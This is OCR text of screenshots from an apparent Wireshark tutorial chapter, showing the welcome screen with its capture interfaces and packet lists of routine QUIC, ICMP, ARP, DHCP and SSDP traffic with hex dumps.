
Chapter 5: Wireshark Wizard: Network Traffi c Demystified









The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
All interfaces shown
eth0
eth1
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Wi-Fi remote capture: wifidump
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate
You are running Wireshark 4.4.9.
Ready to load or capture
No Packets
Profile: Default



The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
All interfaces shown
eth0
eth1
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Wi-Fi remote capture: wifidump
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate
You are running Wireshark 4.4.9.
Ready to load or capture
No Packets
Profile: Default



Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
41 4.498194591 192.168.1.33 142.251.221.234 QUIC 1288 Protected Payload (KP0), DCID=e3841e53
42 4.498194881 192.168.1.33 142.251.221.234 QUIC 269 Protected Payload (KP0), DCID=e3841e53
43 4.498194961 192.168.1.33 8.8.4.4 QUIC 79 Protected Payload (KP0), DCID=e44a8f3f
44 4.500021906 142.251.221.234 192.168.1.33 QUIC 66 Protected Payload (KP0)
45 4.501888635 8.8.4.4 192.168.1.33 QUIC 764 Protected Payload (KP0)
46 4.501888975 192.168.1.33 8.8.4.4 QUIC 75 Protected Payload (KP0), DCID=e44a8f3f
47 4.505352345 142.251.221.234 192.168.1.33 QUIC 162 Protected Payload (KP0)
48 4.505352656 142.251.221.234 192.168.1.33 QUIC 71 Protected Payload (KP0)
49 4.505352746 142.251.221.234 192.168.1.33 QUIC 67 Protected Payload (KP0)
50 4.505352836 8.8.4.4 192.168.1.33 QUIC 65 Protected Payload (KP0)
51 4.505352927 192.168.1.33 142.251.221.234 QUIC 73 Protected Payload (KP0), DCID=e3841e53
52 4.569756259 142.251.221.234 192.168.1.33 QUIC 411 Protected Payload (KP0)
53 4.570316763 192.168.1.33 142.251.221.234 QUIC 90 Protected Payload (KP0), DCID=e3841e53
54 4.570741957 142.251.221.234 192.168.1.33 QUIC 317 Protected Payload (KP0)
55 4.577235492 142.251.221.234 192.168.1.33 QUIC 71 Protected Payload (KP0)
56 4.577235863 192.168.1.33 142.251.221.234 QUIC 73 Protected Payload (KP0), DCID=e3841e53
Frame 1: 155 bytes on wire (1240 bits), 155 bytes captur
Ethernet II, Src: TendaTechnol_18:ba:7d (e8:65:d4:18:ba:
Internet Protocol Version 4, Src: 192.168.1.33, Dst: 4.2
Transmission Control Protocol, Src Port: 62888, Dst Port
Transport Layer Security
0000 98 9d b2 7b 2f a3 e8 65 d4 18 ba 7d 08 00 45 00
0010 00 8d b5 69 40 00 80 06 64 72 c0 a8 01 21 04 d5
0020 19 f1 f5 a8 01 bb d0 2e a0 e3 dc b5 c2 73 50 18
0030 00 fc 6d 1b 00 00 17 03 03 00 60 00 00 00 00 00
0040 00 00 18 2f c8 5f 78 ff ec f3 28 3c f8 e6 16 c3
0050 97 5c 79 5f 23 29 ac 4a 28 73 7c 7e c9 53 af 11
0060 36 d9 ff b9 1f 4e 99 7c 30 c8 89 b5 06 16 13 96
0070 a3 1e 9e 8f ce 21 75 fb 70 2d fc d5 6f 95 fe 80
0080 19 dc f6 87 4b 2f 30 ac 62 30 db a8 f2 dc 6c 97
0090 f2 54 74 3d 51 27 84 0d b8 6c 21
eth0: <live capture in progress>
Packets: 56
Profile: Default



File Edit View Go Capture Analyze Statistics Telepho
Apply a display filter ... <Ctrl-/>
No. Time Source Desti
1 0.000000000 fe80::9a9d:b2ff:fe7... ff02
2 0.002374918 fe80::9a9d:b2ff:fe7... ff02
3 0.103987193 fe80::fb9c:1acc:91c... ff02
4 0.240240934 fe80::f17d:c2a9:20b... ff02
5 1.236156684 fe80::f17d:c2a9:20b... ff02
6 1.492392603 fe80::1e82:c243:933... ff02



*eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
51 23.423923619 192.168.92.3 192.168.92.7 ICMP 98 Echo (ping) request id=0x0002, seq=196/50176
52 23.424690120 192.168.92.7 192.168.92.3 ICMP 98 Echo (ping) reply id=0x0002, seq=196/50176
53 23.427586479 PCSSystemtec_14:7b:... PCSSystemtec_00:08:... ARP 42 Who has 192.168.92.7? Tell 192.168.92.3
54 23.428187128 PCSSystemtec_00:08:... PCSSystemtec_14:7b:... ARP 60 192.168.92.7 is at 08:00:27:00:08:89
55 24.216590735 192.168.56.1 239.255.255.250 SSDP 212 M-SEARCH * HTTP/1.1
56 24.448016122 192.168.92.3 192.168.92.7 ICMP 98 Echo (ping) request id=0x0002, seq=197/50432
57 24.448621601 192.168.92.7 192.168.92.3 ICMP 98 Echo (ping) reply id=0x0002, seq=197/50432
58 25.217650181 192.168.56.1 239.255.255.250 SSDP 212 M-SEARCH * HTTP/1.1
59 25.472158568 192.168.92.3 192.168.92.7 ICMP 98 Echo (ping) request id=0x0002, seq=198/50688
60 25.472809474 192.168.92.7 192.168.92.3 ICMP 98 Echo (ping) reply id=0x0002, seq=198/50688
61 26.193331505 192.168.92.3 192.168.92.2 DHCP 324 DHCP Request - Transaction ID 0xef7cf303
62 26.196276580 PCSSystemtec_1c:e4:... Broadcast ARP 60 Who has 192.168.92.3? Tell 192.168.92.2
63 26.196292778 PCSSystemtec_14:7b:... PCSSystemtec_1c:e4:... ARP 42 192.168.92.3 is at 08:00:27:14:7b:e9
64 26.196277101 192.168.92.2 192.168.92.3 DHCP 590 DHCP ACK - Transaction ID 0xef7cf303
65 26.495686045 192.168.92.3 192.168.92.7 ICMP 98 Echo (ping) request id=0x0002, seq=199/50944
66 26.496334837 192.168.92.7 192.168.92.3 ICMP 98 Echo (ping) reply id=0x0002, seq=199/50944
67 27.519633509 192.168.92.3 192.168.92.7 ICMP 98 Echo (ping) request id=0x0002, seq=200/51200
68 27.520336018 192.168.92.7 192.168.92.3 ICMP 98 Echo (ping) reply id=0x0002, seq=200/51200
Frame 62: 60 bytes on wire (480 bits), 60 bytes captured (480
Ethernet II, Src: PCSSystemtec_1c:e4:bc (08:00:27:1c:e4:bc), D
Address Resolution Protocol (request)
0000 ff ff ff ff ff ff 08 00 27 1c e4 bc 08 06 00 01
0010 08 00 06 04 00 01 08 00 27 1c e4 bc c0 a8 5c 02
0020 00 00 00 00 00 00 c0 a8 5c 03 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00

